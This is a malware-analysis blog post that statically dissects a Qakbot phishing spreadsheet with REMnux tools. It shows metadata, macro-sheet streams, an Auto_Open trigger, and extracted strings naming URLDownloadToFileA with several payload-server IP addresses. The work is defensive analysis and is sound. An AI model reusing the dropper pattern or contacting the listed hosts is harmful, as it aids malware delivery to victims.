Malware Headliners: Qakbot

atomicmatryoshka.com/post/malware-headliners-qakbot

z3r0day_504

January 15, 2022


Qakbot is a banking trojan that has wreaked havoc for years across the world. Most recently it has been mostly delivered to vulnerable targets by TA542, also known as MUMMY SPIDER, as a third-party add-on to their own malicious campaigns.

If you're interested in the "how-to" of this process, check out my previous blog post - "Malware Headliners: Dridex"

INITIAL ANALYSIS


For analysis purposes, I have renamed the original file to phish1

TrID gives us the following percentage breakdown for what kind of file this is:




```
remnux@remnux:~$ trid phish1

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  14064
Analyzing...

Collecting data from file: phish1
 62.2% (.XLSB) Excel Binary workbook (93021/2/14)
 22.7% (.XLSX) Excel Microsoft Office Open XML Format document (34000/1/7)
 11.7% (.ZIP) Open Packaging Conventions container (17500/1/4)
  2.6% (.ZIP) ZIP compressed archive (4000/1)
  0.6% (.PG/BIN) PrintFox/Pagefox bitmap (640x800) (1000/1)
```

Exiftool shows us some additional metadata. Some of the values are written using Cyrillic characters, possibly indicating the geographical region of origin.




```
remnux@remnux:~$ exiftool phish1
ExifTool Version Number         : 12.26
File Name                       : phish1
Directory                       : .
File Size                       : 480 KiB
File Modification Date/Time     : 2022:01:13 13:31:44-05:00
File Access Date/Time           : 2022:01:13 07:29:34-05:00
File Inode Change Date/Time     : 2022:01:13 05:33:46-05:00
File Permissions                : -rw-rw-r--
File Type                       : XLSB
File Type Extension             : xlsb
MIME Type                       : application/vnd.ms-excel.sheet.binary.macroEnabled
Zip Required Version            : 20
Zip Bit Flag                    : 0x0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x48e895d8
Zip Compressed Size             : 580
Zip Uncompressed Size           : 3524
Zip File Name                   : [Content_Types].xml
Application                     : Microsoft Excel
```



```
Doc Security                    : None
Scale Crop                      : No
Heading Pairs                   : Листы, 1, Макросы Excel 4.0, 7
Titles Of Parts                 : Sheet2, Sheet, Sheet (2), Tiposa, Sheet (3), Sheet (4), Tiposa1, Tiposa2
Company                         :
Links Up To Date                : No
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 16.0300
Creator                         : Admin1
Last Modified By                : Olivia
Create Date                     : 2015:06:05 18:19:34Z
Modify Date                     : 2021:12:13 09:34:57Z
```


LOOKING UNDER THE HOOD

Moving on to leveraging zipdump, we get the following initial output:




```
remnux@remnux:~$ zipdump.py phish1
Index Filename                                  Encrypted Timestamp
    1 [Content_Types].xml                               0 1980-01-01 00:00:00
    2 _rels/.rels                                       0 1980-01-01 00:00:00
    3 xl/workbook.bin                                   0 1980-01-01 00:00:00
    4 xl/_rels/workbook.bin.rels                        0 1980-01-01 00:00:00
    5 xl/macrosheets/intlsheet1.bin                     0 1980-01-01 00:00:00
    6 xl/drawings/_rels/drawing1.xml.rels               0 1980-01-01 00:00:00
    7 xl/macrosheets/intlsheet2.bin                     0 1980-01-01 00:00:00
    8 xl/drawings/_rels/drawing2.xml.rels               0 1980-01-01 00:00:00
    9 xl/macrosheets/sheet1.bin                         0 1980-01-01 00:00:00
   10 xl/drawings/_rels/drawing3.xml.rels               0 1980-01-01 00:00:00
   11 xl/macrosheets/intlsheet3.bin                     0 1980-01-01 00:00:00
   12 xl/drawings/_rels/drawing4.xml.rels               0 1980-01-01 00:00:00
   13 xl/macrosheets/intlsheet4.bin                     0 1980-01-01 00:00:00
   14 xl/worksheets/_rels/sheet1.bin.rels               0 1980-01-01 00:00:00
   15 xl/macrosheets/intlsheet5.bin                     0 1980-01-01 00:00:00
   16 xl/macrosheets/intlsheet6.bin                     0 1980-01-01 00:00:00
   17 xl/worksheets/sheet1.bin                          0 1980-01-01 00:00:00
   18 xl/theme/theme1.xml                               0 1980-01-01 00:00:00
   19 xl/styles.bin                                     0 1980-01-01 00:00:00
   20 xl/sharedStrings.bin                              0 1980-01-01 00:00:00
21 xl/drawings/drawing1.xml                          0 1980-01-01 00:00:00
22 xl/media/image1.png                               0 1980-01-01 00:00:00
23 xl/drawings/drawing2.xml                          0 1980-01-01 00:00:00
24 xl/drawings/drawing3.xml                          0 1980-01-01 00:00:00
25 xl/drawings/drawing4.xml                          0 1980-01-01 00:00:00
26 xl/macrosheets/_rels/intlsheet1.bin.rels          0 1980-01-01 00:00:00
27 xl/macrosheets/_rels/intlsheet2.bin.rels          0 1980-01-01 00:00:00
28 xl/macrosheets/_rels/intlsheet3.bin.rels          0 1980-01-01 00:00:00
29 xl/macrosheets/_rels/intlsheet4.bin.rels          0 1980-01-01 00:00:00
30 xl/macrosheets/_rels/intlsheet5.bin.rels          0 1980-01-01 00:00:00
31 xl/macrosheets/_rels/intlsheet6.bin.rels          0 1980-01-01 00:00:00
32 xl/macrosheets/_rels/sheet1.bin.rels              0 1980-01-01 00:00:00
33 xl/macrosheets/binaryIndex1.bin                   0 1980-01-01 00:00:00
34 xl/macrosheets/binaryIndex2.bin                   0 1980-01-01 00:00:00
35 xl/macrosheets/binaryIndex3.bin                   0 1980-01-01 00:00:00
36 xl/macrosheets/binaryIndex4.bin                   0 1980-01-01 00:00:00
37 xl/macrosheets/binaryIndex5.bin                   0 1980-01-01 00:00:00
38 docProps/app.xml                                  0 1980-01-01 00:00:00
39 xl/worksheets/binaryIndex1.bin                    0 1980-01-01 00:00:00
40 xl/macrosheets/binaryIndex7.bin                   0 1980-01-01 00:00:00
41 xl/printerSettings/printerSettings1.bin           0 1980-01-01 00:00:00
```

I normally select the workbook stream first when conducting this type of analysis. In spreadsheets, the workbook is the "root element for the main document part," according to Microsoft. Below is the output when I select index 3:



```
remnux@remnux:~$ zipdump.py phish1 -s 3 -d
��2xl76227730�
����&���������pqv>Xx���"rId1Sheet�*rId2pSheet (2)�$rId3Tiposa�rId4B0B9-4Sheet (3)�*56AD9rId54}--Sheet (4)�&rId6Tiposa1�&rI
d7Tiposa2�$rId8Sheet2�����4�'!����Fopa����'@
����Ropaasf     >����������������������'� ����{Auto_Open77777777777777777777777777777777777777777777777777777777777777777777
7777777777777777777777777777777777777777777777777        :������5�d����MbP?j�#�$#�'�'(microsoft.com:RD�'(microsoft.com:FV�'
```


While we can derive a few items that provide context, the overall output is not very human readable. The question mark icons indicate that this may be in Unicode format. If we pass the right parameter to zipdump, it does the heavy lifting for us and clears things up:



```
remnux@remnux:~$ zipdump.py phish1 -s 3 -d | strings --encoding=l
22730
C:\Users\Admin\Desktop\&
13_ncr:1_{DC383CA6-B0B9-46DA-881F-2256AD97A834}-
rId1
Sheet
rId2
Sheet (2)
rId3
Tiposa
rId4
Sheet (3)
rId5
Sheet (4)
rId6
Tiposa1
rId7
Tiposa2
rId8
Sheet2
Fopa
Ropaasf
Auto_Open77777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777
7
microsoft.com:RD
microsoft.com:FV
```


Here we see "Tiposa," rIds, and "Auto_Open." The latter means that the code will execute upon the document being opened.

We continue down the list of streams, and in index 4 we have the relationships table. This shows the relationship IDs for the workbook. Piping it to xmldump with the "pretty" parameter gives us the following output; this is information we could likely reference later in our analysis.



```
remnux@remnux:~$ zipdump.py phish1 -s 4 -d | xmldump.py pretty
<?xml version="1.0" ?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
        <Relationship Id="rId8" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/worksheet" Targe
t="worksheets/sheet1.bin"/>
        <Relationship Id="rId3" Type="http://schemas.microsoft.com/office/2006/relationships/xlMacrosheet" Target="macrosh
eets/sheet1.bin"/>
        <Relationship Id="rId7" Type="http://schemas.microsoft.com/office/2006/relationships/xlIntlMacrosheet" Target="mac
rosheets/intlsheet6.bin"/>
        <Relationship Id="rId12" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/calcChain" Targ
et="calcChain.bin"/>
        <Relationship Id="rId2" Type="http://schemas.microsoft.com/office/2006/relationships/xlIntlMacrosheet" Target="mac
rosheets/intlsheet2.bin"/>
        <Relationship Id="rId1" Type="http://schemas.microsoft.com/office/2006/relationships/xlIntlMacrosheet" Target="mac
rosheets/intlsheet1.bin"/>
        <Relationship Id="rId6" Type="http://schemas.microsoft.com/office/2006/relationships/xlIntlMacrosheet" Target="mac
rosheets/intlsheet5.bin"/>
        <Relationship Id="rId11" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/sharedStrings"
Target="sharedStrings.bin"/>
        <Relationship Id="rId5" Type="http://schemas.microsoft.com/office/2006/relationships/xlIntlMacrosheet" Target="mac
rosheets/intlsheet4.bin"/>
        <Relationship Id="rId10" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target=
"styles.bin"/>
        <Relationship Id="rId4" Type="http://schemas.microsoft.com/office/2006/relationships/xlIntlMacrosheet" Target="mac
rosheets/intlsheet3.bin"/>
        <Relationship Id="rId9" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="t
heme/theme1.xml"/>
</Relationships>
```


Looking at index 8, we get an output that seems to be in Unicode; piping it to strings with the encoding parameter gives us some useful information:



```
remnux@remnux:~$ zipdump.py phish1 -s 9 -d | strings --encoding=l
URLDownloadTo
adTo
46.105.81.76/
46.105.81.76/
185.82.127.219/
185.82.127.219/
101.99.90.108/
101.99.90.108/
101.99.90.108/
101.99.90.108/
46.105.81.76/
46.105.81.76/
FileA
Fopa
185.82.127.219/
185.82.127.219/
SHA-512
rId2
```

